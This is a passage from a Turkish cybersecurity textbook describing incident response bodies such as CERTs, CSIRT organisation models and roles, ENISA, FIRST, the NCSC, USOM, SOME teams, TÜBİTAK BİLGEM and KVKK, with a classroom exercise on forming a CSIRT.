- Siber olayları tespit etmek ve müdahale etmek
- Veri ihlalleri ve hizmet reddi saldırıları gibi olayları çözmek
- Olay yönetim süreçlerini yönergelerle sağlamak
- Güvenlik sistemlerini sürekli iyileştirmek için çalışmalar yapmak
- Güvenlik olaylarının tekrarını önlemek

CERT'ler farklı sektörlerde ve farklı büyüklükteki kuruluşlar tarafından oluşturulabilir. Ayrıca bölgesel ve ulusal düzeyde de çeşitli CERT'ler bulunur. Bunlar, belirli sektörlerdeki veya coğrafi bölgelerdeki kuruluşlara hizmet eder. Bölgesel ve ulusal bazı CERT örnekleri şunlardır:

**CERT-EU:** Avrupa Birliği ülkelerindeki kurumların siber güvenliğinden sorumlu olan bölgesel ekiptir. Üye ülkeler arasında siber istihbarat sağlayarak siber olaylara koordineli bir şekilde müdahale eder.

**APCERT:** Asya-Pasifik bölgesindeki ülkelerin siber güvenliğinden sorumludur. Bölgesel tehditlere karşı iş birliği yapar ve ülkeler arasında bilgi paylaşımını kolaylaştırır.

**TR-CERT:** Türkiye'deki ulusal siber olaylara müdahale eden ekiptir. Kritik altyapısının korunması ve siber olayların önlenmesinden sorumludur.

**US-CERT:** Amerika Birleşik Devletleri'ndeki federal kurumların ve kritik altyapıların siber güvenliğinden sorumlu ekiptir. Siber tehditlere karşı erken uyarı sistemleri geliştirir ve ulusal siber güvenlik politikalarını uygular.

**CERT-FR:** Fransa'nın ulusal siber güvenlik operasyonlarını yürüten resmî ekibidir. Fransız vatandaşlarını ve kurumları siber tehditlere karşı korur, siber olay müdahale süreçlerini koordine eder.

### 1.2.2. CSIRT [Computer Security Incident Response Team (Bilgisayar Güvenliği Olaylarına Müdahale Ekibi)]

**CSIRT**; siber güvenlik olaylarına müdahale eden daha çok kurumsal, ulusal ve sektörel düzeyde faaliyet gösteren uzman ekiplerdir. CERT'nin tescilli bir marka olmasından sonra diğer bağımsız olay müdahale ekipleri için **CSIRT** kavramı kullanılmaya başlanır. CSIRT'ler daha genel bir kavram olup bir bankanın, şirketin veya üniversitenin iç ekibi olabilirken CERT'ler daha resmî, ulusal veya büyük ölçekli kuruluşlara bağlı ekipler için kullanılır. CSIRT'nin temel amacı; bilgisayar güvenlik olaylarına hızlı ve etkili bir müdahale ile kontrolü yeniden ele almak, zararı en aza indirmektir. CSIRT'nin görev ve sorumlulukları şunlardır:

- Olay müdahale planlarının oluşturulması ve güncellenmesi
- Paydaşlarla bilgi paylaşımı yapılması

- Olayların tanımlanması, değerlendirilmesi ve analiz edilmesi
- Müdahale sürecinin sağlanması ve iletişim kurulması
- Olay çözümü sağlanması
- Olayla ilgili rapor hazırlanması
- Denetimlerin yönetilmesi
- Güvenlik politikalarının gözden geçirilmesi
- Gelecekteki siber olaylara karşı iyileştirmeler yapılması

**CSIRT Organizasyon Modelleri:** CSIRT yapılanması, kuruluşların ihtiyacı doğrultusunda şekillendirilir. Örneğin 7/24 sürekli izleme gereksinimi, ekip üyelerinin tam veya yarı zamanlı çalışması durumu, eğitimli personel ihtiyacı, işletme maliyetleri gibi unsurlar; CSIRT modelinin belirlenmesinde etkili olur. CSIRT organizasyon modelleri Görsel 1.19'da görülür.




**Görsel 1.19:** CSIRT organizasyon modelleri

**Centralized (Merkezî) CSIRT:** Bu yapılanma modelinde tek bir olay müdahale ekibi tüm kuruluşa hizmet verir. Olay müdahale kaynakları özel bir birim içinde toplanır. Küçük veya orta ölçekli kuruluşlar için uygundur.

**Distrubuted (Dağıtık) CSIRT:** Çok sayıda bağımsız olay müdahale ekibinin bir araya gelerek oluşturduğu organizasyon modelidir. Büyük ölçekli veya coğrafi olarak yayılmış kuruluşlar için esnek çözümler sağlar. Farklı konumlarda bulunan ekipler, kendi bölgesindeki olaylara bağımsız olarak müdahale eder. Bu sayede yerel tehditlere daha hızlı yanıt verilir. Ekipler arası iş birliği ve bilgi paylaşımının sağlanması için genellikle merkezî bir CSIRT, koordinasyon görevini üstlenir.

**Coordinating (Koordine Eden) CSIRT:** Dağıtık müdahale ekipleri arasında iletişimi, bilgi paylaşımını ve müdahale koordinasyonunu sağlamakla görevli üst düzey ekiptir. Bu ekip, ekipler arası koordinasyondan sorumlu olup doğrudan olay müdahalesinde bulunmaz. Temel amacı, dağıtık ekipler arasında kaynakların verimli ve etkili bir şekilde kullanımını sağlarken sürece rehberlik etmektir. Koordine eden

CSIRT'ler; ulusal veya uluslararası düzeydeki CSIRT ağları, sektörel iş birlikleri gerektiren kurumlar veya birbirine bağlı kritik altyapı sağlayan kuruluşların koordinasyonunu sağlamak için uygundur. Bu model, farklı ekipler arasında standart protokollerin kullanılmasını sağlayarak tekrarlanan çalışmaları önler, kaynakların verimli kullanılmasına katkıda bulunur ve kriz anlarında hızlı iş birliği imkânı sunar ancak bağlı ekiplerin talimatlara uymaması veya iletişimin karmaşık hâle gelmesi gibi bazı dezavantajlar da barındırır.

**Hybrid (Hibrit) CSIRT:** Bu modelde hem merkezî hem de dağıtık CSIRT özellikleri yer alır. Hibrit CSIRT'ler, merkezî tam zamanlı olarak çalışan birim ve dağıtık birimlerden katılan konu uzmanlarından oluşur. Merkezî birim, bir olayı tespit ve analiz edip müdahale gereksinimlerini belirler. Dağıtık birim uzmanları ise ihtiyaca göre yardımcı olmaları için sürece dâhil edilir. Hibrit CSIRT'lerde ihtiyaç hâlinde devreye giren uzmanlar, eğitimli müdahale ekipleri olup yetkinlik sertifikaları vardır. Bu uzmanlar, tam zamanlı çalışmazlar fakat müdahale süreçlerinde resmî yetkiye sahiptir.

**CSIRT/SOC Hybrid:** SOC ve CSIRT ekiplerinin iş birliği içinde çalışmasına dayanan hibrit modeldir. SOC ekipleri; sürekli izleme, saldırı tespiti ve önleyici savunma odaklı çalışır. CSIRT ekipleri ise kritik olaylarda müdahale ve kriz yönetiminden sorumludur. Bu modelde SOC ekipleri, proaktif bir yaklaşımla rutin olayları izlerken CSIRT ekipleri ise reaktif olay müdahalesi sağlayarak siber güvenlik süreçlerini daha verimli hâle getirir.

**Oursourced (Dış Kaynaklı) CSIRT:** Bir kuruluşun siber güvenlik olay müdahale sürecini dışarından uzman bir ekibe devrettiği modeldir. Bu model, iç kaynakları sınırlı olan veya ekip oluşturmak için yeterli personeli olmayan şirketler için çözüm sunar. Bu hizmet, üçüncü taraf deneyimli ve uzman ekipler tarafından sağlanır ve işletmenin ihtiyaçlarına göre esnek çözümler sunar.

### CSIRT Nasıl Kurulur?

CSIRT oluşturulurken kuruluşların ihtiyaçları ve teknik altyapıları dikkate alınarak planlama, eğitim ve süreç yönetimi kapsamlı bir şekilde değerlendirilmelidir. Olay müdahale ekipleri oluşturulurken dikkat edilmesi gereken hususlar şunlardır:

- Ekip yapısı belirlenmelidir.
- Ekip lideri belirlenmeli ve yönetimle iletişim görevi tanımlanmalıdır.
- Organizasyon modeli seçilmelidir.
- Çalışma saatleri belirlenmelidir.
- Politika ve prosedürler oluşturulmalıdır.
- Eğitim verilmeli ve farkındalık sağlanmalıdır.
- Risk değerlendirmesi yapılmalıdır.
- Kritik varlıklar tanımlanmalıdır.
- Varlık yönetim planı hazırlanmalıdır.
- Yapılandırma yönetimi uygulanmalıdır.
- Savunma ağ mimarisi kurulmalıdır.

### CSIRT Üyeleri Kimlerden Oluşur?

Olay müdahale ekibi üyeleri, alanlarında uzmanlık gerektiren bilgi ve becerilere sahip kişilerdir (Görsel 1.20). Ekibin kendi içinde görev ve sorumlulukların net bir şekilde belirlendiği organizasyon yapısı vardır. Bu yapı, ekibin koordineli ve iş birlikçi şekilde çalışmasını kolaylaştırırken olaylara hızlı müdahale edilmesini sağlar.



**Görsel 1.20:** Olay müdahale ekibi

Etkili bir olay müdahale ekibi, farklı becerilere sahip üyelerin bir araya gelmesiyle oluşur. Ekiplerde yapı, tek tip değildir. Kuruluşların olay müdahale ihtiyaçlarına uygun ekip yapısı oluşturulur. CSIRT üyeleri ve rolleri şu şekildedir:

1. **CSIRT Takım Lideri:** Stratejik kararlar veren, bütçe yönetimini yapan ve üst yönetimle doğrudan iletişimi sağlayan üst düzey kişidir.
2. **CSIRT Olay Lideri:** Ekibin günlük operasyonel işleyişinden sorumlu olan kişidir. Temel görevleri; CSIRT toplantılarını düzenlemek, ekip üyelerinin görevlerini takip etmek, sorumlulukların yerine getirilmesini sağlamak ve gerekli durumlarda olayın üst yönetime taşınmasına karar vermektir.
3. **CSIRT Destek Üyeleri:** Olay müdahalesinde yer alan teknik uzmanlardır. Destek üyeleri; güvenlik analisti, olay müdahale uzmanı, adli bilişim uzmanı, ağ uzmanı gibi görevlilerden oluşur.
4. **Diğer Birimlerden Uzmanlar:** Teknik ekibin dışında ihtiyaç doğrultusunda farklı alan uzmanları da sürece dâhil edilir. Hukuk, insan kaynakları, halkla ilişkiler gibi birimlerden temsilciler de olay müdahale sürecine katkı sağlar.

**Sıra Sizde**

Bir kamu kurumunda fidye yazılımı saldırısı tespit edilmiştir. Kurumun CSIRT ekibini oluşturarak her üyenin rolünü ve olay müdahalesindeki görevlerini belirleyiniz. Oluşturduğunuz ekibin yapısını ve görev dağılımını kısaca raporlayınız.

**Değerlendirme:** Çalışmanız EK-1'de yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız.

### 1.2.3. ENISA [European Union Agency for Cybersecurity (Avrupa Birliği Siber Güvenlik Ajansı)]

ENISA, Avrupa Birliği ülkelerinin genelinde yüksek düzeyde siber güvenlik sağlamayı amaçlayan ve 2004 yılında kurulan ajanstır (Görsel 1.21).

**Görsel 1.21:** ENISA logosu

Avrupa Birliği Siber Güvenlik Yasası ile yetkileri güçlendirilen bu ajans, Avrupa Birliği siber politikasına katkı sağlar. Bu ajansın temel amaçları şunladır:

- Avrupa Birliği'nin siber güvenlik politikalarına destek olmak
- Bilgi ve iletişim teknoloji ürünleri, hizmetleri ve süreçleri için siber güvenlik sertifikaları hazırlamak
- AB üyesi ülkelerle ve diğer AB kurumlarıyla iş birliği yapmak
- Avrupa'yı siber tehditlere karşı korumak ve hazırlıklı olmak

Bu amaçlar doğrultusunda bilgi paylaşımı, kapasiteyi geliştirme ve farkındalık artırma çalışmaları yürütür. Ajansın hedefi; paydaşlarıyla birlikte ekonomiye olan güveni güçlendirmek, AB altyapısının dayanıklılığını artırmak ve Avrupa toplumunun dijital ortamda güvende olmasını sağlamaktır. Ayrıca Paydaş Siber Güvenlik Sertifikasyon Grubu'nun (SCCG) sekretaryasını yürütürken, Avrupa Siber Güvenlik Sertifikasyon Grubu'nun (ECCG) sekretaryasını sağlamada Avrupa Komisyonuna destek verir.

ENISA'nın organizayon yapısı şu şekildedir:

1. **Yönetim Kurulu (Mahagemen Board):** Ajansın, Siber Güvenlik Yasası'na uygun olarak çalışmalarını yürütebilmesi için gerekli şartları oluşturur ve güvence altında tutar.
2. **İcra Kurulu (Executive Board):** Yönetim kurulu tarafından alınacak kararları hazırlar.
3. **İcra Direktörü (Executive Director):** Ajansın yönetiminden sorumlu olup, görevlerini bağımsız olarak yerine getirir.
4. **Ulusal İrtibat Görevlileri Ağı [National Liaison Officers Network (NLOs)]:** ENISA ile AB üye ülkeleri arasında bilgi alışverişini kolaylaştırır.
5. **Danışma Grubu [Advisory Group (AG)]:** ENISA'nın çalışma programını hazırlamasına, stratejik hedeflerine ulaşmasına ve kilit paydaşlarla iletişim kurmasına yardımcı olur.



ENISA, Avrupa Birliği'nde siber güvenliği artırmaya yönelik çalışmalarını üç hedef kitleye göre gruplandırır.

1. **Ulusal/AB Yetkilileri:** Avrupa Birliği'ne üye ülkelerin ve AB kurumlarının siber güvenlik politikalarını oluşturmasına, uygulamasına ve koordine etmesine yardımcı olmayı amaçlar.
2. **Özel Sektör:** İşletmelerin siber güvenlik risklerini anlamalarına, yönetmelerine, güvenli uygulamaları kullanmalarına ve ilgili düzenlemelere uyum sağlamalarına destek olmayı amaçlar.
3. **Vatandaşlar:** Bireylerin siber güvenlik ve siber tehditler konusunda bilinçlenerek kendilerini koruyabilmelerini amaçlar.

### 1.2.4. FIRST [Forum of Incident Response and Security Teams (Olay Müdahale ve Güvenlik Ekipleri Forumu)]

1988 yılındaki internet solucanı saldırısından sonra siber güvenliği sağlamak için birçok olay müdahale ekibi kurulur. Bu ekipler arasında dil, saat dilimi, uluslararası standartlar gibi farklılıklar iletişim sorunlarına neden olur. 1989 yılında yapılan **Wank Solucanı** saldırısından sonra ekipler arasında iş birliği ve koordinasyon ihtiyacı ortaya çıkar. 1990 yılında siber güvenlik ekiplerini bir araya getirerek koordineli olay müdahalesi ve bilgi paylaşımını sağlayan uluslararası forum olan **FIRST** kurulur. İnternet ağının yaygınlaşmasıyla olay müdahale ve siber güvenlik ekiplerinin sayısı da giderek artış gösterir. FIRST'nin eğitim kurumları, ticari işletmeler, devlet kurumları, askerî kuruluşlar gibi birçok üyesi bulunur. FIRST'nin temel amaçları şunladır:

**Küresel Koordinasyon:** Farklı ülkelerden ve kültürlerden oluşan üyelerini bir araya getirerek ihtiyaç duydukları bilgiye ve iş birliği yapacağı ortaklara her zaman ulaşabilmelerini sağlamaktır. Küresel koordinasyonun sağlanmasında üyelik ağının olması, konferans ve sempozyumlar düzenlenmesi, özel ilgi grupları oluşturulması, iletişim platformları ve araçlarının kullanılması önemli rol oynar.

**Küresel Dil:** Tüm dünyadaki olay müdahale ekiplerinin ortak bir anlayışa sahip olması ve birbirlerini anlayabilmelerini sağlamaktır. FIRST, üyelerinin bilgi ve becerilerini geliştirmelerini hedefleyen eğitim programları, seminerler ve çalıştaylar düzenler. Mentorluk programlarıyla deneyimli üyeler, bilgi ve becerilerini yeni veya gelişmekte olan ekiplerle paylaşır. Ayrıca olay müdahalesi ve güvenlikle ilgili en iyi uygulamaları ve standartları kullanan kılavuzlar yayınlar. Bu kaynaklar, ekipler arasında ortak bir anlayışın oluşması ve benzer terminolojinin kullanılmasında önemli rol oynar.

**Politika ve Yönetişim:** İlgili kurumlarla etkileşim kurarak üye ekiplerin işlerini kolaylaştıran politikaların geliştirilmesine katkı sağlar ve siber güvenlik farkındalığını artırmayı hedefler.

**FIRST Sürdürülebilir Kalkınma Hedefleri:** Birleşmiş Milletler'in Sürdürülebilir Kalkınma Hedefleri'nin (SKH) gerçekleşmesi için güvenli bir dijital altyapı çok önemlidir (Görsel 1.22). FIRST üyeleri ve siber güvenlik ekipleri; kritik altyapıları koruma, olay müdahale kapasitelerini geliştirme ve küresel iş birlikleri teşvik etme yoluyla SKH'lere önemli katkı sağlar.




**Görsel 1.22:** Birleşmiş Milletler Sürdürülebilir Kalkınma Hedeflerini Temsil Eden Grafik

FIRST'nin Sürdürülebilir Kalkınma Hedefleri'ne katkıları şunlardır:

**SKH1 Yoksulluğa Son (SDG 1 No Proverty):** Güvenli ve kesintisiz internet erişimi, yoksullukla mücadeleyi destekler. İnternet erişimi, kişilerin çevrimiçi platformlarda iş bulmasına, bankacılık gibi finansal hizmetlere ulaşmasına veya e-ticaret ile ürünlerini pazarlamasına destek olur.

**SKH2 Açlığa Son (SDG2 Zero Hunger):** Tarımsal faaliyet yürüten çiftçilerin interneti güvenle kullanabilmesi, izleniyor olma korkusunun giderilmesi ve dijital araçlara kolaylıkla erişimin sağlanmasına destek olur.

**SKH3 Sağlıklı Yaşam (SDG3 Good Health):** Sağlık hizmetlerinin dijital dünyaya entegre olmasıyla birlikte hasta verilerinin korunması, gizliliğin sağlanması, sistemlerin kesintisiz çalışmaya devam etmesi ve siber olaylara hızlı müdahale edilmesi konularında güvenlik risklerinin azaltılmasına katkı sağlar.

**SKH5 Toplumsal Cinsiyet Eşitliği (SDG5 Gender Equality):** Kadınların ve kız çocuklarının dijital dünyada karşılaştıkları şiddet, ayrımcılık ve diğer eşitsizliklerin önlenmesi için gerekli güvenlik önlemlerini alarak toplumsal cinsiyet eşitliğine katkı sağlar.

**SKH6 Temiz Su ve Sanitasyon (SDG6 Clean Water):** Su arıtma ve pompalama sistemlerinin uzaktan izlenmesi ve kontrolü için gerekli olan teknolojilerin güvenliğinin sağlanmasına katkı sağlar. Ortak ağlara bağlı Denetleyici Kontrol ve Veri Toplama (SCADA) sistemlerindeki zafiyetleri analiz ederek önleyici tedbirler sunar.

**SKH7 Erişilebilir ve Temiz Enerji (SDG7 Affordable and Clean Energy):** Enerji kullanım verilerini toplayan, uzaktan izleyen akıllı sayaçlar ile elektrik şebekelerinin daha verimli çalışmasını sağlayan, akıllı şebekelerin güvenliğinin sağlanmasına ve gizliliğinin korunmasına katkı sağlar.

**SKH8 İnsana Yakışır İş ve Ekonomik Büyüme (SDG8 Decent Work and Economic Growth):** Kişilerin finansal işlerini güvenle gerçekleştirmesi ve ekonomiye katkı sağlamaları için mobil ödeme sistemlerinin güvenliğini sağlamaya katkıda bulunur.

**SKH9 Sanayi, Yenilikçilik ve Altyapı (SDG9 Industry, Innovation and Infrastructure):** IoT (Nesnelerin İnterneti) teknolojilerine dayalı endüstrilerin siber güvenliğinin sağlanmasına katkı sağlar.

**SKH11 Sürdürülebilir Şehirler ve Topluluklar (SDG11 Sustainable Cities and Communities):** Akıllı şehir teknolojilerinde kullanılan dijital sistemlerin siber güvenliğinin sağlanmasına katkı sağlar.

**SKH16 Barış, Adalet ve Güçlü Kurumlar (SDG16 Peace and Justice):** Vatandaşların yönetime katılımını sağlayan dijital platformların güvenliğinin artırılması ve gizliliğinin sağlanmasına destek olur.

### 1.2.5. NCSC [National Cyber Security Centre (Ulusal Siber Güvenlik Merkezi)]

Ulusal Siber Güvenlik Merkezi, Birleşik Krallık'ın altyapısını, vatandaşlarını ve kuruluşlarını siber saldırılardan korumak için 2016 yılında kurulur (Görsel 1.23).

National Cyber Security Centre
a part of GCHQ

**Görsel 1.23:** NCSC logosu

NCSC, 1919'da temelleri atılan ve İngiltere'nin sinyal istihbaratıyla kriptoloji alanındaki operasyonlarını yürüten GCHQ (Government Communications Headquarters) ile iş birliği içinde çalışır. NCSC; daha önce var olan CCA, CERT UK ve CESG siber güvenlik kuruluşlarını bir araya getirir ve tek çatı altında birleştirerek operasyonel verimliliği artırır.

NCSC'nin etkisi, Ulusal Sağlık Servisi'ni (NHS) hedef alan **WannaCry** fidye yazılımı saldırısına karşı gösterdiği başarılı müdahaleyle kanıtlanır. Five Eyes (Beş Göz) istihbaratının aktif bir üyesi olarak CISA ve NATO ile ortak operasyonlar yürütür. Geliştirdiği Active Cyber Defence (Aktif Siber Savunma) programıyla İngiltere kaynaklı siber saldırıların %90'ını otomatik olarak filtreleyerek saldırıların ortalama etki süresini 27 saatten 1 saate düşürmeyi başarır.

NCSC, alınan tüm siber güvenlik önlemlerine rağmen Birleşik Krallık'a verilecek siber zararı en aza indirmek için etkili olay müdahalesi sağlamayı hedefler. Kamu kurumları için ücretsiz güvenlik açığı tarama hizmeti, e-posta güvenliğini sağlamak, yenilikçi kimlik doğrulama yöntemleri, Birleşik Krallık ağını korumak için otomatik filtreleme, yazılımları iyileştirme, saldırılara karşı önlem, müdahale gibi çeşitli çalışmaları yürütür. Ayrıca CyberFirst programı kapsamında gençlere sunulan ücretsiz siber güvenlik eğitimleri, geleceğin nitelikli siber güvenlik uzmanlarının yetiştirilmesine katkı sağlar.

## 1.2.6. USOM (Ulusal Siber Olaylara Müdahale Merkezi)

Türkiye'de siber güvenlik alanındaki kurumsal yapılanma 20 Ekim 2012 tarihli ve 28447 sayılı Resmî Gazete'de yayımlanan Bakanlar Kurulu Kararı ile resmiyet kazanır. Bu karar ile ulusal siber güvenlik çalışmalarının yürütülmesi, yönetilmesi ve koordinasyonuna ilişkin temel ilkeler belirlenir. Daha sonra 5809 sayılı Elektronik Haberleşme Kanunu'na dayanarak 20 Haziran 2013'te 28683 sayılı Resmî Gazete'de **2013-2014 Ulusal Siber Güvenlik Stratejisi ve Eylem Planı** yayımlanarak 2013/4890 sayılı Bakanlar Kurulu Kararı ile kabul edilir. Bu strateji ile Türkiye'nin siber güvenliğinin sağlanması, siber tehditlerin belirlenmesi ve önlenmesi, olası saldırıların etkilerinin azaltılması amacıyla Bilgi ve İletişim Kurumu (BTK) bünyesinde **Ulusal Siber Olaylara Müdahale Merkezi (USOM/TR-CERT)** kurulur (Görsel 1.24).

USOM
ULUSAL SİBER OLAYLARA MÜDAHALE MERKEZİ

**Görsel 1.24:** USOM logosu

27 Mayıs 2013 tarihinde faaliyete geçen bu merkez, ulusal düzeyde siber güvenlik operasyonlarını devam ettirir. Aynı eylem planı kapsamında kamu kurumları, özel sektör gibi kritik kuruluşlar için kendi bünyelerinde **Siber Olaylara Müdahale Ekipleri (SOME)** oluşturulur. USOM ve SOME'lerin koordineli çalışmaları siber saldırıların engellenmesi, zararın en aza indirilmesi ve hızlı müdahale sağlanması konusunda kritik öneme sahiptir. USOM 7/24 esasına göre kesintisiz hizmet veren bir birimdir ve temel görevleri şunlardır:

- Ülke genelindeki siber olayların kesintisiz olarak izlenmesi, tespit edilmesi ve müdahale edilmesi
- SOME İletişim Portalı (SİP) üzerinden kurumlara güvenlik uyarılarının gönderilmesi ve SOME'lerden gelen ihbarların değerlendirilmesi
- Kamuoyunun siber tehditlere karşı bilgilendirilmesi
- Zararlı yazılımların analiz edilmesi
- Tehlikeli internet adreslerinin tespit edilmesi ve erişimin engellenmesi
- Oltalama saldırılarının önlenmesi
- Siber suçlarla ilgili delillerin toplanması
- Savcılık ve emniyet birimleriyle koordineli çalışmanın yürütülmesi
- Adli makamlara teknik destek sağlanması
- Kurumlara yönelik siber güvenlik eğitimlerinin düzenlenmesi



- Siber YILDIZ, Fetih-Siber TALİMHANE gibi projelerle uzman personelin yetiştirilmesi ve tatbikatların yapılması
- Uluslararası CERT ekipleriyle çalışma
- NATO ve uluslararası siber güvenlik tatbikatlarına katılım

### 1.2.7. SOME (Siber Olaylara Müdahale Ekibi)

SOME, bir kurumun veya bir ülkenin bilgi sistemlerini hedef alan siber saldırılara karşı gerekli siber güvenliğin sağlanmasından sorumlu uzman kişilerden oluşan teknik bir ekiptir. Bu ekipler, Kurumsal SOME ve Sektörel SOME olarak ikiye ayrılır. Kurumsal SOME'ler tek bir kuruma hizmet verir. Sektörel SOME'ler birden fazla kurumu kapsayarak hizmet verir. SOME kurulum aşamaları şunlardır:

- Kurum içindeki yerinin ve kapasitesinin planlanması
- Kurum için paydaşlarla iletişim esasları
- Kurum dışı paydaşlarla iletişim esasları
- Eğitimlerin planlanması
- Kuruluş süresi
- Kuruluş esasları

**Kurumsal SOME:** Bir kurumdaki siber güvenlik risklerinin azaltılması ve siber olay sırasında görev tanımındaki çalışmaları yürüten ekiptir. Kurumsal SOME'ler, 11 Kasım 2013 tarihli 28818 sayılı Tebliğ ve Ulusal Siber Güvenlik Stratejisi kapsamında çalışmalarını yürütür. Kurumsal SOME'nin görev ve sorumlulukları şunladır:

- Kurum çalışanlarına yönelik farkındalık çalışmalarının yapılması
- Kurum altyapısının güvenlik testlerinin yapılması
- Tüm dijital veri işlemlerine ait kayıtların tek bir merkezde toplanması ve yönetilmesi
- Siber olay yönetim talimatlarının hazırlanması
- Tatbikatlara katılmak
- USOM ve Sektörel SOME toplantılarına katılmak
- Güvenlik ürünlerini ve politikalarını belirlemek
- Siber olaylara müdahale etmek ve olayı değerlendirmek
- Olay müdahalesinde gerekli durumlarda diğer kurumlarla (hukuk müşavirliği, savcılık, kolluk kuvvetleri vb.) iş birliği yapmak
- Siber olay sonrasında nedenleri belirlemek, ders çıkarmak
- Siber olay bilgilerini USOM'a ve Sektörel SOME'ye iletmek
- Düzeltici ve önleyici faaliyetlerle iyileştirmeler yapmak
- Siber olay müdahale raporu hazırlamak ve ilgili yerlerle paylaşmak

**Sektörel SOME:** Kritik sektörlerde hizmet veren kurumlardaki siber güvenlik koordinasyonunun sağlanmasından sorumlu olan ekiptir. Sektörel SOME'ler, 11 Kasım 2013 tarihli 28818 sayılı Tebliğ ve Ulusal Siber Güvenlik Stratejisi kapsamında kurulmuş olup sektörel siber güvenliğin koordinasyonundan ve düzenlenmesinden sorumludur. Sektörel SOME'nin görev ve sorumlulukları şunlardır:

- Sektördeki paydaşlarla birlikte çalışma grubu oluşturur ve güvenlik mevzuatını belirler.
- Kritik bilgi sistemlerini belirlemek için ölçütler tanımlar.
- Sektör içi en üst düzeyde siber güvenlik ölçütlerini belirler.
- Bilgi ve siber güvenlik sözleşme hükümlerini hazırlar.
- Kurumsal SOME'lerden istenen risk analizlerinin yöntem, kapsam, periyot ve rapor formatını belirler.
- Sektörel SOME olay müdahale prosedürü oluşturur.
- USOM ile sektöre özgü tatbikat yapar veya katılır.
- 7/24 iletişim bilgilerini USOM ve Kurumsal SOME'lerle paylaşır.
- Sektördeki kurumlara siber güvenlik pratikleri, uyarılar ve güvenlik açıkları hakkında bilgi verir.
- USOM'dan gelen sektörel uyarıların Kurumsal SOME'lere iletilmesini sağlar.
- Siber Güvenlik Kurulu kararlarının ilgili Kurumsal SOME'lere duyurulmasını ve bunların koordinasyonunu sağlar.
- 7/24 ulaşılabilir iletişim bilgilerini paylaşır.
- Sektöre özgü tehditlerin tespiti için **bal küpü sistemleri** kurulmasını tavsiye eder.
- SCADA gibi kritik sistemlerde güvenlik önlemlerini koordine eder.
- Kurumsal SOME'lerin olay kayıt mekanizmalarını denetler.
- Siber olay yaşayan Kurumsal SOME'ye teknik destek sağlar.
- Siber olayı USOM ve ilgili Kurumsal SOME'ye bildirir.
- Suç şüphesi durumunda kolluk kuvvetlerine yönlendirme yapar.
- Olay sonrasında Kurumsal SOME'den Siber Olay Bildirim Formu alarak USOM'a iletir.
- Olaydan alınan dersler, sektördeki paydaşlarla paylaşılır.
- NATO ve Siber Savunma Tatbikatları gibi uluslararası etkinliklere katılımı teşvik eder.

### 1.2.8. TÜBİTAK BİLGEM SGE (Siber Güvenlik Enstitüsü)

Siber Güvenlik Enstitüsü, Türkiye'nin siber güvenlik alanındaki teknolojik bağımsızlığını güçlendirmek, kritik altyapıları korumak ve siber savunma kapasitesini artırmak amacıyla kurulmuş araştırma ve uygulama merkezidir (Görsel 1.25).

TÜBİTAK BİLGEM

**Görsel 1.25:** TÜBİTAK BİLGEM logosu

Enstitünün faaliyetleri, 1997 yılında Bilişim Sistemleri Güvenliği (BSG) adıyla **TÜBİTAK Ulusal Elektronik ve Kriptoloji Araştırma Enstitüsü (UAKE)** altında başlar. 2012 yılından itibaren **TÜBİTAK BİLGEM** çatısı altında bağımsız bir enstitü olarak faaliyetlerini sürdürür. SGE; siber güvenlik alanında araştırma geliştirme faaliyetleri, kamu kuruluşları ve özel sektör için çözüm odaklı projelerle ülkenin siber güvenlik altyapısının güçlenmesine katkı sağlar. SGE'nin etkinlik alanları şunladır:

1. **İleri Siber Güvenlik Araştırma Geliştirme Çalışmaları:** Yapay zekâ destekli siber savunma sistemleri, kuantum kriptografi, siber tehdit analiz yöntemleri, kritik altyapı koruma sistemleri gibi yenilikçi teknolojilerle ileri düzey araştırma geliştirme faaliyetleri yürütür.
2. **Siber Güvenlik Stratejisi Belirleme Çalışmaları:** Risk değerlendirme çerçeveleri, ulusal siber güvenlik standartları, kamu kurumları ve özel sektör iş birliği modelleri, uluslararası siber güvenlik rejimlerine uyum çalışmalarıyla ulusal düzeyde siber güvenlik stratejisinin belirlenmesini sağlar.
3. **Siber Güvenlik Çözüm Projeleri:** Kurumlara özel güvenlik mimarilerin tasarımı, sızma testleri, acil müdahale sistemleri ve güvenli yazılım geliştirme süreçleriyle ihtiyaca yönelik somut projeler geliştirir.

### 1.2.9. KVKK (Kişisel Verileri Koruma Kurumu)

Kişisel Verileri Koruma Kanunu; 24 Mart 2016 tarihinde TBMM'de kabul edilip, 7 Nisan 2016 tarih ve 29677 sayılı Resmî Gazetede yayımlanarak yürürlüğe girer. Ardından kurumsal yapının oluşturulması süreci tamamlanarak 17 Ocak 2017'de 2017/8 sayılı Bakanlar Kurulu Kararı ile Kişisel Verileri Koruma Kurumu resmen oluşturulur ve faaliyete başlar (Görsel 1.26).

KVKK
KİŞİSEL VERİLERİ KORUMA KURUMU

**Görsel 1.26:** KVKK logusu

Kişisel verileri işleyen kuruluşların faaliyetlerini şeffaf hâle getirmek ve KVKK'ye uygunluğunu denetlemek amacıyla 2018 yılında **VERBİS (Veri Sorumluları Sicil Bilgi Sistemi)** kurulur. KVKK tarafından oluşturulan VERBİS, kişisel verileri işleyen gerçek veya tüzel kişilerin kayıt olmak zorunda olduğu elektronik bir sicil sistemidir.

KVKK'nin amacı Türkiye'de özel hayatın gizliliğini ve temel hakları koruyarak kişisel verilerin güvenliğini sağlamak ve farkındalık oluşturmaktır. KVKK'nin sağladığı faydalar şunlardır:

- Kişisel verilerin kötüye kullanımı önleyerek mahremiyet hakkını korur.
- Verilerin nasıl işlendiğini öğrenme ve kontrol etme hakkı sağlar.
- Hukuki yollara başvurma hakkı tanır.
- Veri yönetimi için standart bir çerçeve oluşturur.
- Müşteri güvenini sağlayarak kurumsal itibari destekler.
- Dijital dönüşüm sürecinde güven ortamı oluşturur.

- Veriye dayalı ekonomi için sağlıklı bir altyapı sunar.
- Uluslararası veri transferinde güvenirlik sağlar.

KVKK ile kişisel veriler yasal olarak güvence altına alınmış olup kötüye kullanım veya ihlal durumlarında hem idari para cezaları (KVKK madde 18) hem de cezai yaptırımlar (TCK 135-140. maddeler) uygulanır.

### 1.2.10. Türkiye Siber Güvenlik Kümelenmesi

